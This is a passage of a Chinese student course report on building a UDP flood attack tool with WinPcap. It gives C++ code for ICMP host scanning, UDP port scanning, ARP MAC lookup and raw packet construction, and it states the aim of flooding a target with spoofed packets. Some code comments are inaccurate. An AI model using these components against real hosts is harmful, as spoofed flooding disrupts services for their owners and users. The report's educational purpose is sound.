pcap\_loop()负责捕获数据包。它与pcap\_dispatch()的功能十分相似，区别就是 pcap\_dispatch() 当超时时间到了(timeout expires)就返回 (尽管不能保证) ，而 pcap\_loop() 不会因此而返回，只有当 cnt 数据包被捕获，所以，pcap\_loop()会在一小段时间内，阻塞网络的利用。

pcap\_compile()函数将一个高层的布尔过滤表达式编译成一个能够被过滤引擎所解释的低层的字节码。

pcap\_setfilter()函数将一个过滤器与内核捕获会话向关联。当 pcap\_setfilter() 被调用时，这个过滤器将被应用到来自网络的所有数据包，并且，所有的符合要求的数据包 (即那些经过过滤器以后，布尔表达式为真的包) ，将会立即复制给应用程序。

[pcap\_sendpacket()](http://www.ferrisxu.com/WinPcap/html/group__wpcapfunc.html" \l "g51dbda0f1ab9da2cfe49d657486d50b2)的功能是发送单个数据包。

### **WinPcap实现数据包捕获与分析的流程**

WinPcap开发包的功能有：能够捕获原始数据包、方便地将数据写入文件和从文件中读出、按照规则过滤、发送原始数据包、收集网络统计信息。

（1）获得适配器列表

pcap\_if\_t \*alldevs;

    pcap\_if\_t \*d;

    int i=0;

    char errbuf[PCAP\_ERRBUF\_SIZE];

（2）打开适配器

if ( (adhandle= pcap\_open(d.>name, // 设备名

65536, // 65535保证能捕获到不同数据链路层上的每个数据包的全部内容

PCAP\_OPENFLAG\_PROMISCUOUS, // 混杂模式

1000, // 读取超时时间

NULL, // 远程机器验证

errbuf // 错误缓冲池

) ) == NULL)

（3）设置适配器过滤准则

使用pcap\_compile()函数来对数据包进行过滤，例如代码if (pcap\_compile(adhandle, &fcode, "ip and tcp", 1, netmask) < 0)，传递给 pcap\_compile() 的过滤器是"ip and tcp"，这说明我们只希望保留IPv4和TCP的数据包，并把他们发送给应用程序。

（4）进行数据包捕获

在完成以上工作后，我们可以开始捕获包了。

pcap\_loop(adhandle, 0, packet\_handler, NULL);

* 1. **本章小结**

本章主要介绍UDP Flood攻击相关的理论基础，主要包括ARP、ICMP、IP、UDP等网络协议的介绍，UDP Flood攻击相关技术的介绍，主要是主机扫描，UDP端口扫描和UDP Flood攻击的基本原理和实现。然后介绍了SOCKET编程和Winpcap的使用。

**概要设计**

* 1. **设计初衷**

通过实现UDP Flood攻击程序的实现，加深对ARP、ICMP、UDP等网络协议的理解，熟悉Windows网络编程，了解网络安全相关的知识和理论，深入了解网络攻击的过程和实现。在实现主机扫描和UDP端口扫描，UDP Flood攻击基本功能的基础上，通过多线程技术提升扫描和攻击效率。

* 1. **UDP Flood攻击程序的目标**

UDP Flood攻击程序根据用户设定的参数，伪造源MAC、源IP和源端口，向指定主机发送大量的伪造的UDP报文, 对指定的主机进行攻击。

首先构造相应的UDP报文，向指定主机的指定端口发送，捕获并解析响应报文，根据报文内容判定该主机指定的UDP端口是否开放的；

然后通过ARP协议获取指定主机的MAC地址，作为UDP报文的目的MAC；随机生成UDP报文的源MAC、源IP和源端口，构造UDP报文的以太网首部、IP首部和UDP报文；利用多线程技术，向指定主机发送大量伪造的UDP报文，对目标主机进行攻击。

* 1. **UDP Flood攻击程序的基本功能**

本程序要实现的基本功能：

1. 查找本机网卡设备，打开相应的网卡设备，捕获该网卡上的数据包。
2. 主机扫描。
3. UDP端口扫描。
4. 构造UDP报文，进行UDP Flood攻击。
   1. **UDP Flood攻击程序的系统结构**




图3.1系统结构图

* 1. **本章小结**

本章主要介绍概要设计。概要设计是系统设计的框架，形成于系统设计的初期，基于在对整个系统理论上的深入研究、功能上的深入理解和技术上的深入实践。概要设计是对系统的高度抽象，包括系统的设计初衷、设计目标、基本功能和基本结构。为后面的详细设计打下坚实的基础。

**详细设计**

* 1. **程序分析**

本程序采用C++，基于WinPcap来实现数据包的捕获和发送，程序运行后，首先出现选择网卡界面。用户在选择相应的网卡设备后，程序发送和捕获包时都使用选中的网卡。接下来需要输入扫描主机的IP地址，可选择某个IP也可选择整个网段，得到主机扫描的结果。然后可选择存在的主机，获取MAC地址。选择扫描的端口，进行端口扫描，显示开放的端口。然后可选择端口，发送大量构造的UDP报文进行攻击。下面是程序开发的过程。

* 1. **主机扫描设计**

### **流程图**

如图4.1所示，主机扫描先输入扫描的起始和终止IP地址，将输入的IP地址进行分组，每组IP地址用一个线程来进行主机扫描，将扫描结果存储在一个全局变量中。等待所有扫描线程结束后，扫描结束。




图4. 1 主机扫描流程图

### **主要数据**

主要数据如表4.1所示：existHostMap为map <string, int>类型的全局，用于存储扫描结果。如果主机存在，则将该记录存储在existHostMap中。string是扫描主机IP，int代表结果，值1为主机存在。sendICMPStruct为结构体， 用于向线程传递扫描的起始IP和终止IP。IPHeader为结构体，用于组件IP头。pICMPHeader为结构体，用于组件ICMP头。PPingReply为结构图，用于组件解析ICMP响应报文。

表 4.1主机扫描主要数据信息

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| existHostMap | map <string, int> | 存放主机扫描结果 |
| IPHeader | struct IPHeader | IP头部 |
| pICMPHeader | struct ICMPHeader | ICMP头部 |
| pPingReply | struct PingReply | ICMP回复消息头部 |
| sendICMPStruct | struct sendICMPStruct | 起始IP和终止IP |

结构体：

struct IPHeader

{

BYTE m\_byVerHLen; //4位版本+4位首部长度

BYTE m\_byTOS; //服务类型

USHORT m\_usTotalLen; //总长度

USHORT m\_usID; //标识

USHORT m\_usFlagFragOffset; //3位标志+13位片偏移

BYTE m\_byTTL; //TTL

BYTE m\_byProtocol; //协议

USHORT m\_usHChecksum; //首部检验和

ULONG m\_ulSrcIP; //源IP地址

ULONG m\_ulDestIP; //目的IP地址

};

struct ICMPHeader

{

BYTE m\_byType; //类型

BYTE m\_byCode; //代码

USHORT m\_usChecksum; //检验和

USHORT m\_usID; //标识符

USHORT m\_usSeq; //序号

ULONG m\_ulTimeStamp; //时间戳（非标准ICMP头部）

};

struct PingReply

{

USHORT m\_usSeq;

DWORD m\_dwRoundTripTime;

DWORD m\_dwBytes;

DWORD m\_dwTTL;

};

struct sendICMPStruct

{

int startScanIP;

int endIP;

};

### **主要函数**

如表4.2所示，hostScan函数用于进行主机扫描，该函数需要传入sendICMPStruct结构体作为参数，包括扫描的起始IP和结束IP。将扫描结果存入全局变量existHostMap中。每个扫描线程运行hostScan函数。

表 4.2主机扫描主要函数信息

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| hostScan() | LPVOID lpParameter | 主机扫描 |

### **具体实现**

1. hostScan函数

主机扫描是通过hostScan函数进行，hostScan函数的流程图如，调用objPing.Ping函数将扫描的起始IP到终点IP依次进行扫描。




图5. 1主机扫描流程图

1. ping函数

Ping函数直接调用PingCore函数，PingCore函数流程图如下，先构建SOCKET，再构建ICMP包，然后调用sendto函数发送数据包，再调用WSAWaitForMultipleEvents函数处理相应报文，GetTickCountCalibrate处理超时。




图5. 2UDP端口扫描流程图

Sendto函数和WSAWaitForMultipleEvents函数都是winsock2库中的函数，分别用于发送和接受数据包。

GetTickCountCalibrate函数根据系统时间，获取捕获开始到程序当前时间。

函数：hostScan

DWORD WINAPI hostScan(LPVOID lpParameter) {

CPing objPing;

sendICMPStruct \*data = new sendICMPStruct();

data = (sendICMPStruct\*)lpParameter;

for (int i = data->startScanIP; i < data->endIP; i++)

{

PingReply reply;

char sendIP[20] = "";

char tempStr[4] = "";

\_itoa\_s(i, tempStr, 4, 10);

strcat\_s(sendIP, 20, sendIPsub);

strcat\_s(sendIP, 20, tempStr);

objPing.Ping(sendIP, &reply);

hostThreadScanTimes++;

strcpy\_s(sendIP, "");

}

return 0;

}

函数PingCore

PingCore(DWORD dwDestIP, PingReply \*pPingReply, DWORD dwTimeout)

{

//判断初始化是否成功

if (!m\_bIsInitSucc)

{

return FALSE;

}

//配置SOCKET

sockaddr\_in sockaddrDest;

sockaddrDest.sin\_family = AF\_INET;

sockaddrDest.sin\_addr.s\_addr = dwDestIP;

int nSockaddrDestSize = sizeof(sockaddrDest);

//构建ICMP包

int nICMPDataSize = DEF\_PACKET\_SIZE + sizeof(ICMPHeader);

ULONG ulSendTimestamp = GetTickCountCalibrate();

USHORT usSeq = ++s\_usPacketSeq;

memset(m\_szICMPData, 0, nICMPDataSize);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)m\_szICMPData;

pICMPHeader->m\_byType = ECHO\_REQUEST;

pICMPHeader->m\_byCode = 0;

pICMPHeader->m\_usID = m\_usCurrentProcID;

pICMPHeader->m\_usSeq = usSeq;

pICMPHeader->m\_ulTimeStamp = ulSendTimestamp;

pICMPHeader->m\_usChecksum = CalCheckSum((USHORT\*)m\_szICMPData, nICMPDataSize);

//发送ICMP报文

if (sendto(m\_sockRaw, m\_szICMPData, nICMPDataSize, 0, (struct sockaddr\*)&sockaddrDest, nSockaddrDestSize) == SOCKET\_ERROR)

{

return FALSE;

}

char\* some;

some = inet\_ntoa(sockaddrDest.sin\_addr);

//判断是否需要接收相应报文

if (pPingReply == NULL)

{

return TRUE;

}

char recvbuf[256] = { "\0" };

while (TRUE)

{

//接收响应报文

if (WSAWaitForMultipleEvents(1, &m\_event, FALSE, 100, FALSE) != WSA\_WAIT\_TIMEOUT)

{

WSANETWORKEVENTS netEvent;

WSAEnumNetworkEvents(m\_sockRaw, m\_event, &netEvent);

if (netEvent.lNetworkEvents & FD\_READ)

{

ULONG nRecvTimestamp = GetTickCountCalibrate();

int nPacketSize = recvfrom(m\_sockRaw, recvbuf, 256, 0, (struct sockaddr\*)&sockaddrDest, &nSockaddrDestSize);

if (nPacketSize != SOCKET\_ERROR)

{

IPHeader \*pIPHeader = (IPHeader\*)recvbuf;

USHORT usIPHeaderLen = (USHORT)((pIPHeader->m\_byVerHLen & 0x0f) \* 4);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)(recvbuf + usIPHeaderLen);

if (pICMPHeader->m\_usID == m\_usCurrentProcID //是当前进程发出的报文

&& pICMPHeader->m\_byType == ECHO\_REPLY //是ICMP响应报文

&& pICMPHeader->m\_usSeq == usSeq //是本次请求报文的响应报文

)

{

existHostMap[some] = 1;

cout << some << " ping success!" << endl;

pPingReply->m\_usSeq = usSeq;

pPingReply->m\_dwRoundTripTime = nRecvTimestamp - pICMPHeader->m\_ulTimeStamp;

pPingReply->m\_dwBytes = nPacketSize - usIPHeaderLen - sizeof(ICMPHeader);

pPingReply->m\_dwTTL = pIPHeader->m\_byTTL;

return TRUE;

}

}

}

}

//超时

if (GetTickCountCalibrate() - ulSendTimestamp >= dwTimeout)

{

cout << some << " timeout" << endl;

return FALSE;

}

}

}

* 1. **UDP端口扫描设计**

### **流程图**

UDP端口扫描流程图如图4.2。




图4. 2端口扫描流程图

如流程图4.2所示，UDP端口扫描先初始化起始端口，终止端口，当前发送端口，开始时间，结束时间，设置为可发送。开启捕获线程，然后判断是否发送完毕，当可发送时，构造UDP数据包，发送到发送端口，设置为不可发送，等待捕获或超时。当捕获线程捕获到端口不可达时，存入portScan中，设置为可发送，发送端口增加。当超时的时时，代表端口开放。

### **主要数据**

如表4.3所示，portScan为map <int, int>类型，存储端口扫描的情况。当端口不存在时，第一个int为端口，第二个int为1. ip\_address是IP地址的表示，ip\_header为IP头部，udp\_header为UDP头部。

表 4.3端口扫描数据说明

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| portScan（全局） | map <int, int> | 存放端口扫描结果 |
| ip\_address | typedef struct ip\_address | IP地址表示 |
| ip\_header | typedef struct ip\_header | IP头部 |
| udp\_header | typedef struct udp\_header | UDP头部 |

表中的结构体：

typedef struct ip\_address{

u\_char byte1;

u\_char byte2;

u\_char byte3;

u\_char byte4;

}ip\_address;

/\* IPv4 header \*/

typedef struct ip\_header{

u\_char ver\_ihl; // Version (4 bits) + Internet header length (4 bits)

u\_char tos; // Type of service

u\_short tlen; // Total length

u\_short identification; // Identification

u\_short flags\_fo; // Flags (3 bits) + Fragment offset (13 bits)

u\_char ttl; // Time to live

u\_char proto; // Protocol

u\_short crc; // Header checksum

ip\_address saddr; // Source address

ip\_address daddr; // Destination address

u\_int op\_pad; // Option + Padding

}ip\_header;

/\* UDP header\*/

typedef struct udp\_header{

u\_short sport; // Source port

u\_short dport; // Destination port

u\_short len; // Datagram length

u\_short crc; // Checksum

}udp\_header;

### **主要函数**

如表 4.4所示，getICMP函数打开选择的网卡，捕获ICMP数据包端口不可达的数据并进行解析。

getICMP主要功能为发送用CreatePacket发送构造数据包，SendPacket进行发送，同时有捕获线程进行捕获，当捕获到端口不可达时记录到全局变量中，当超时出现时，继续构建数据和发送数据，其中CreatePacket用于创建UDP数据包，创建数据包主要包括以太网头部构建，IP头部构建，IP校验，UDP头部构建，UDDP头部校验，整个构建过程处理比较复杂。SendPacket用于发送数据包。

表 4.4端口扫描函数说明

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| getICMP() | LPVOID lpParameter | 包括选择的网卡和接收的端口号的结构体 |
| CreatePacket() | unsigned char\* SourceMAC,  unsigned char\* DestinationMAC,  unsigned int SourceIP,  unsigned int DestinationIP,  unsigned short SourcePort,  unsigned short DestinationPort,  unsigned char\* UserData,  unsigned int DataLen | 创建UDP数据包 |
| SendPacket() | pcap\_if\_t\* Device | 发送数据包 |

### **具体实现**

1. 网卡选择

网卡选择函数，参数chosen为选择的网卡序号，通过pcap\_findalldevs\_ex函数找到所有的网卡，然后指针移动到chosen的位置，获取到选择的网卡保存在全局变量ChosenDevice中，以便后面使用。

void getChoicedDevice(int chosen) {

int i = 1;

char Error[PCAP\_ERRBUF\_SIZE];

pcap\_findalldevs\_ex(PCAP\_SRC\_IF\_STRING, NULL, &ChosenDevice, Error);

for (pcap\_if\_t\* CurrentDevice = ChosenDevice; CurrentDevice != NULL; CurrentDevice = CurrentDevice->next)

{

if (i == chosen)

{

ChosenDevice = CurrentDevice;

break;

}

i++;

}

}

1. 网卡信息获取

网卡信息获取函数，参数Device为需要获取信息的网卡，网卡信息通过格式化处理，将IP和MAC地址存储在DevInfo结构体中，以便后面使用。

DeviceInfo GetAdapterInfo(pcap\_if\_t\* Device)

{

DeviceInfo DevInfo;

ZeroMemory(&DevInfo, sizeof(DevInfo));

IP\_ADAPTER\_INFO\* AdapterInfo = new IP\_ADAPTER\_INFO[48];

ULONG AIS = sizeof(IP\_ADAPTER\_INFO)\* 48;

GetAdaptersInfo(AdapterInfo, &AIS);

for (IP\_ADAPTER\_INFO\* Current = AdapterInfo; Current != NULL; Current = Current->Next)

{

if (strstr(Device->name, Current->AdapterName) != 0)

{

cout << Device->addresses->addr->sa\_data << endl;

DevInfo.IP = BytesTo32(Device->addresses->addr->sa\_data[2], Device->addresses->addr->sa\_data[3],

Device->addresses->addr->sa\_data[4], Device->addresses->addr->sa\_data[5]);

DevInfo.DefaultGateway = inet\_addr(Current->GatewayList.IpAddress.String); // DevInfo.DefaultGateway

DevInfo.IP = inet\_addr(Current->IpAddressList.IpAddress.String); //DevInfo.IP

memcpy((void\*)DevInfo.PhysicalAddress, (void\*)(Current->Address), 6); //DevInfo.PhysicalAddress

ULONG MACSize = 6;

DevInfo.Exists = true;

return DevInfo;

}

}

DevInfo.Exists = false;

return DevInfo;

}

1. 数据包的捕获
2. 调用pcap\_open函数，打开需要捕获的网卡。
3. 调用pcap\_compile函数将一个高层的布尔过滤表达式编译成一个能够被过滤引擎所解释的低层的字节码。再调用pcap\_setfilter() 将一个过滤器与内核捕获会话向关联。当 pcap\_setfilter() 被调用时，这个过滤器将被应用到来自网络的所有数据包，并且，所有的符合要求的数据包 (即那些经过过滤器以后，布尔表达式为真的包) ，将会立即复制给应用程序。到此，完成捕获条件设置
4. 调用pcap\_loop()函数捕获数据并作处理。捕获到数据时，通过packet\_handler()回调函数处理。

DWORD WINAPI getICMP(LPVOID lpParameter)

{

ThreadICMP\* Device = (ThreadICMP\*)lpParameter;

pcap\_if\_t \*device = Device->device;

//int inum;

int i = 0;

pcap\_t \*adhandle;

char errbuf[PCAP\_ERRBUF\_SIZE];

u\_int netmask;

char packet\_filter[] = "icmp[icmptype] == icmp-unreach";

struct bpf\_program fcode;

/\* Open the adapter \*/

/\*lpParameter->device\*/

if ((adhandle = pcap\_open(device->name, // name of the device

65536, // portion of the packet to capture.

// 65536 grants that the whole packet will be captured on all the MACs.

PCAP\_OPENFLAG\_PROMISCUOUS, // promiscuous mode

1000, // read timeout

NULL, // remote authentication

errbuf // error buffer

)) == NULL)

{

fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n");

}

/\* Check the link layer. We support only Ethernet for simplicity. \*/

if (pcap\_datalink(adhandle) != DLT\_EN10MB)

{

fprintf(stderr, "\nThis program works only on Ethernet networks.\n");

}

if (device->addresses != NULL)

/\* Retrieve the mask of the first address of the interface \*/

netmask = ((struct sockaddr\_in \*)(device->addresses->netmask))->sin\_addr.S\_un.S\_addr;

else

/\* If the interface is without addresses we suppose to be in a C class network \*/

netmask = 0xffffff;

//compile the filter

if (pcap\_compile(adhandle, &fcode, packet\_filter, 1, netmask) <0)

{

fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");

}

//set the filter

if (pcap\_setfilter(adhandle, &fcode)<0)

{

fprintf(stderr, "\nError setting the filter.\n");

}

/\* start the capture \*/

pcap\_loop(adhandle, 0, packet\_handler, NULL);

return 0;

}

1. MAC地址获取

调用SendARP方法获取主机MAC地址，存储在全局变量MacAddr中，以便后面使用。

bool getMAC(char\* SrcIpString, char\* DestIpString)

{

DWORD dwRetVal;

IPAddr SrcIp = inet\_addr(SrcIpString);

IPAddr DestIp = inet\_addr(DestIpString);

//ULONG MacAddr[2]; /\* for 6-byte hardware addresses \*/

ULONG PhysAddrLen = 6; /\* default to length of six bytes \*/

BYTE \*bPhysAddr;

unsigned int i;

memset(&MacAddr, 0xff, sizeof (MacAddr));

printf("根据ARP协议获取主机MAC地址: %s\n", DestIpString);

dwRetVal = SendARP(DestIp, SrcIp, &MacAddr, &PhysAddrLen);

//cout << MacAddr << endl;

//cout << PhysAddrLen << endl;

if (dwRetVal == NO\_ERROR) {

cout << "主机MAC地址为：";

bPhysAddr = (BYTE \*) &MacAddr;

//cout <<"bphysAddr:"<< bPhysAddr << endl;

if (PhysAddrLen) {

for (i = 0; i < (int)PhysAddrLen; i++) {

if (i == (PhysAddrLen - 1))

printf("%.2X\n", (int)bPhysAddr[i]);

else

printf("%.2X-", (int)bPhysAddr[i]);

}

}

else

printf

("Warning: SendArp completed successfully, but returned length=0\n");

return TRUE;

}

else {

printf("Error: SendArp failed with error: %d", dwRetVal);

switch (dwRetVal) {

case ERROR\_GEN\_FAILURE:

printf(" (ERROR\_GEN\_FAILURE)\n");

break;

case ERROR\_INVALID\_PARAMETER:

printf(" (ERROR\_INVALID\_PARAMETER)\n");

break;

case ERROR\_INVALID\_USER\_BUFFER:

printf(" (ERROR\_INVALID\_USER\_BUFFER)\n");

break;

case ERROR\_BAD\_NET\_NAME:

printf(" (ERROR\_GEN\_FAILURE)\n");

break;

case ERROR\_BUFFER\_OVERFLOW:

printf(" (ERROR\_BUFFER\_OVERFLOW)\n");

break;

case ERROR\_NOT\_FOUND:

printf(" (ERROR\_NOT\_FOUND)\n");

break;

default:

printf("\n");

break;

}

return FALSE;

}

}

1. 数据包的构建

构建UDP数据包时，需要使用CalculateIPChecksum函数校验IP头部，使用CalculateUDPChecksum函数校验UDP头部，根据数据包的结构组装好数据包即可。

void RawPacket::CreatePacket

(unsigned char\* SourceMAC,

unsigned char\* DestinationMAC,

unsigned int SourceIP,

unsigned int DestIP,

unsigned short SourcePort,

unsigned short DestinationPort,

unsigned char\* UserData,

unsigned int UserDataLen)

{

RawPacket::UserDataLen = UserDataLen;

FinalPacket = new unsigned char[UserDataLen + 42]; // Reserve enough memory for the length of the data plus 42 bytes of headers

USHORT TotalLen = UserDataLen + 20 + 8; // IP Header uses length of data plus length of ip header (usually 20 bytes) plus lenght of udp header (usually 8)

//Beginning of Ethernet II Header

memcpy((void\*)FinalPacket, (void\*)DestinationMAC, 6);

memcpy((void\*)(FinalPacket + 6), (void\*)SourceMAC, 6);

USHORT TmpType = 8;

//USHORT TmpType = 0x8864;

memcpy((void\*)(FinalPacket + 12), (void\*)&TmpType, 2); //The type of protocol used. (USHORT) Type 0x08 is UDP. You can change this for other protocols (e.g. TCP)

// Beginning of IP Header

memcpy((void\*)(FinalPacket + 14), (void\*)"\x45", 1); //The Version (4) in the first 3 bits and the header length on the last 5. (Im not sure, if someone could correct me plz do)

//If you wanna do any IPv6 stuff, you will need to change this. but i still don't know how to do ipv6 myself =s

memcpy((void\*)(FinalPacket + 15), (void\*)"\x00", 1); //Differntiated services field. Usually 0

TmpType = htons(TotalLen);

memcpy((void\*)(FinalPacket + 16), (void\*)&TmpType, 2);

TmpType = htons(0x1337);

memcpy((void\*)(FinalPacket + 18), (void\*)&TmpType, 2);// Identification. Usually not needed to be anything specific, esp in udp. 2 bytes (Here it is 0x1337

memcpy((void\*)(FinalPacket + 20), (void\*)"\x00", 1); // Flags. These are not usually used in UDP either, more used in TCP for fragmentation and syn acks i think

memcpy((void\*)(FinalPacket + 21), (void\*)"\x00", 1); // Offset

memcpy((void\*)(FinalPacket + 22), (void\*)"\x80", 1); // Time to live. Determines the amount of time the packet can spend trying to get to the other computer. (I see 128 used often for this)

memcpy((void\*)(FinalPacket + 23), (void\*)"\x11", 1);// Protocol. UDP is 0x11 (17) TCP is 6 ICMP is 1 etc

memcpy((void\*)(FinalPacket + 24), (void\*)"\x00\x00", 2); //checksum

memcpy((void\*)(FinalPacket + 26), (void\*)&SourceIP, 4); //inet\_addr does htonl() for us

memcpy((void\*)(FinalPacket + 30), (void\*)&DestIP, 4);

//Beginning of UDP Header

TmpType = htons(SourcePort);

memcpy((void\*)(FinalPacket + 34), (void\*)&TmpType, 2);

TmpType = htons(DestinationPort);

memcpy((void\*)(FinalPacket + 36), (void\*)&TmpType, 2);

USHORT UDPTotalLen = htons(UserDataLen + 8); // UDP Length does not include length of IP header

memcpy((void\*)(FinalPacket + 38), (void\*)&UDPTotalLen, 2);

//memcpy((void\*)(FinalPacket+40),(void\*)&TmpType,2); //checksum

memcpy((void\*)(FinalPacket + 42), (void\*)UserData, UserDataLen);

unsigned short UDPChecksum = CalculateUDPChecksum(UserData, UserDataLen, SourceIP, DestIP, htons(SourcePort), htons(DestinationPort), 0x11);

memcpy((void\*)(FinalPacket + 40), (void\*)&UDPChecksum, 2);

unsigned short IPChecksum = htons(CalculateIPChecksum(TotalLen, 0x1337, SourceIP, DestIP));

memcpy((void\*)(FinalPacket + 24), (void\*)&IPChecksum, 2);

return;

}

构建UDP数据包时，需要使用CalculateIPChecksum函数校验IP头部，使用CalculateUDPChecksum函数校验UDP头部，根据数据包的结构组装好数据包即可。

(6) 数据包的发送

（1）调用pcap\_open函数打开网卡

（2）调用pcap\_sendpacket函数发送组建好的数据包

{

char Error[256];

pcap\_t\* t;

t = pcap\_open(Device->name, 65535, PCAP\_OPENFLAG\_DATATX\_UDP, 1, NULL, Error);//FP for send

/\*pcap\_sendpacket(t, FinalPacket, UserDataLen + 42);\*/

if (pcap\_sendpacket(t, FinalPacket, UserDataLen + 42) == 0)

{

cout << "send success\n";

}

else

{

cout << "send error\n";

}

pcap\_close(t);

}

* 1. **UDP Flood攻击设计**

### **流程图**

如图所示，UDP Flood攻击主要为构建大量的udp数据包，利用多线程的技术发送大量伪造的数据包。主要使用CreatePacket和SendPacket函数。




图 4 .7 UDP Flood攻击流程图

### **主要数据**

如表4.5所示，ip\_address是IP地址的表示，ip\_header为IP头部，udp\_header为UDP头部。

表 4.5端口扫描数据说明

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| ip\_address | typedef struct ip\_address | IP地址表示 |
